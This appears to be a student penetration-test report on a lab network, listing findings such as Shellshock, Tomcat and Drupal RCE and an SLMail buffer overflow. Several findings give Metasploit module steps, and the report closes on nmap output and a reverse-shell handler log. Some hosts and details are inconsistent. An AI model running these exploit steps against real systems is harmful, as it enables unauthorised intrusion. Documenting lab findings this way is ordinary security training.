
Affected Hosts	192.168.13.35
Remediation	Prevent passing user-supplied input to filesystem APIs altogether, and ensure your webserver and operating system are update.

Vulnerability 10	**Findings**
Title	Open source exposed data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	On the Dossier website, enter the domain name totalrekall.xyz, and select the radio button domain whois record to access sensitive information.
Images	
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Always ensure that no sensitive data is stored on a public website.


Vulnerability 11	**Findings**


Title	Certificate Search via crt.sh
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Search for totalrekall.xyz domain on crt.sh website, found the certificate.
Images	
Affected Hosts	34.102.136.180
Remediation	Avoid information from being exposed by the crt.sh website


Vulnerability 12	Findings
Title	Nmap Scan Results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Run Nmap scan on subnet 192.168.13.0/24 revealed five hosts are visible with exposed IP and Ports.

Images	
Affected Hosts	192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1
Remediation	Implement IP blocking for unauthorised access


Vulnerability 13	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Ran Nmap scan with switch -A for an aggressive scan (Nmap -A 192.168.13.0/28) to find host running Drupal

Images	
Affected Hosts	192.178.13.13
Remediation	To bolster security, take measures to block probes, limit the information disclosed, slow down aggressive Nmap scans, and potentially provide deceptive data.


Vulnerability 14	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A privilege escalation attack is a cyberattack designed to gain unauthorised privileged access into a system. Escalated user privileges via SSH with abstract credentials
Images	
Affected Hosts	192.168.13.14
Remediation	Close SSH port 22, enforce password policy, and implement multi-factor authentication

Vulnerability 15	Findings
Title	Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Criticle
Description	use exploit (multi/http/apache_mod_cgi_bash_env_exec) set TARGETURI /cgi-bin/shockme.cgi Set RHOST 192.168.13.14 In Meterpreter session type shell Navigate to /etc/sudoers for root privileges file
Images	
Affected Hosts	192.168.13.11
Remediation	Edit the sudoers file to limit access for all sudo accounts


Vulnerability 16	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Web Server


Risk Rating	Critical
Description	The vulnerability only affected systems that have the HTTP PUT method enabled, it could be exploited by attackers to upload a malicious JSP file to target server using specially crafted request. Once a file is uploaded, its code will be executed by requesting it. A Metasploit module exists to exploit this vulnerability. Use multi/http/tomcat_jsp_upload_bypass, set RHOSTS 192.168.13.10, after getting Meterpreter session, run cat /root/.flag7.txt
Images	
Affected Hosts	192.168.13.10
Remediation	`Always make sure to that you have the latest version of Apache Tom Cat web server install and updated.`


Vulnerability 17	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Struts are vulnerable to remote command injection attacks via incorrectly parsing an attacker's invalid Content-Type HTTP header. The Struts vulnerability allows these commands to be executed under the privileges of the Web server. A Metasploit module exists, which can be used to exploit this vulnerability.

Images	
Affected Hosts	192.168.13.12
Remediation	To stop such attacks, web application firewalls like mod_security can be effective if configured to approve valid content types and block OGNL expressions. Another option to address the issue, apart from upgrading Struts, is to switch to using Jason Pells multipart parser. This alternative approach can help enhance the security of the web application and reduce the risk of privilege escalation via SSH with stolen credentials.


Vulnerability 18	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Drupal Core is affected by a Remote Code Execution vulnerability. The root cause of this vulnerability consists of the insufficient sanitisation of user input that is sent through non-form sources. This allows an attacker to execute arbitrary code on the server. Start msfconsole, use unix/webapp/drupal_restws_unserialize, Set RHOSTS to 192.168.13.13, and in Meterpreter Session run getuid command.

Images	
Affected Hosts	192.168.13.13
Remediation	You can protect yourself against CVE-2019-6340 attacks is to upgrade your Drupal installation. E.g.:f you use Drupal 8.6, upgrade immediately to 8.6.10.


Vulnerability 19	Findings
Title	Username and Password Hash in Repopository
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Found user credential in the public repository of Github, cracked the password with John and got access.
Images	

	
Affected Hosts	Total Rekall web server
Remediation	Restrict access and remove credentials from Github or change the Github repository setting to private.

Vulnerability 20	Findings
Title	Port Scan of Subnet
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Scan network with the subnet of 172.22.117.0/24, Opened 172.22.117.20 in a browser, enter user name and password from flag1, and display the flag2.txt file.

Images	
Affected Hosts	172.22.117.20
Remediation	Set password policy or stronger password not to crack with a tool like john and two-factor authentication

Vulnerability 21	Findings
Title	Open FTP Port 21
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Port scan result of nmap - A 172.22.117.20 command show “FTP” port 21 is open for anonymous access.


Images	
Affected Hosts	172.22.117.20
Remediation	Set strong user credentials, limit IP addresses for FTP connection via Port 21, and disable anonymous access to your FTP server.

Vulnerability 22	Findings
Title	SLMail Port 110 Exploited via Metasploit (SeattleMail)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Multiple buffer overflows in SLMail 5.1.0.4420 allows remote attackers to execute arbitrary code via the following methods. 1. a long EHLO argument to slmail.exe, 2. a long XTRN argument to slmail.exe, 3. a long string to POPPASSWD, or 4. a long password to the POP3 server. A Metasploit module exists to exploit this vulnerability.

Images

```
┌──(root💀kali)-[~]
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-26 20:33 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00060s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
21/tcp  open  ftp          FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp            32 Feb 15  2022 flag3.txt
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp  open  smtp         SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger       SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-title: 401 Unauthorized
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw       SLMail pop3pw
110/tcp open  pop3         BVRP Software SLMAIL pop3d
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
| tls-alpn:
|_  http/1.1
445/tcp open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-07-27T00:33:36
```


```
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
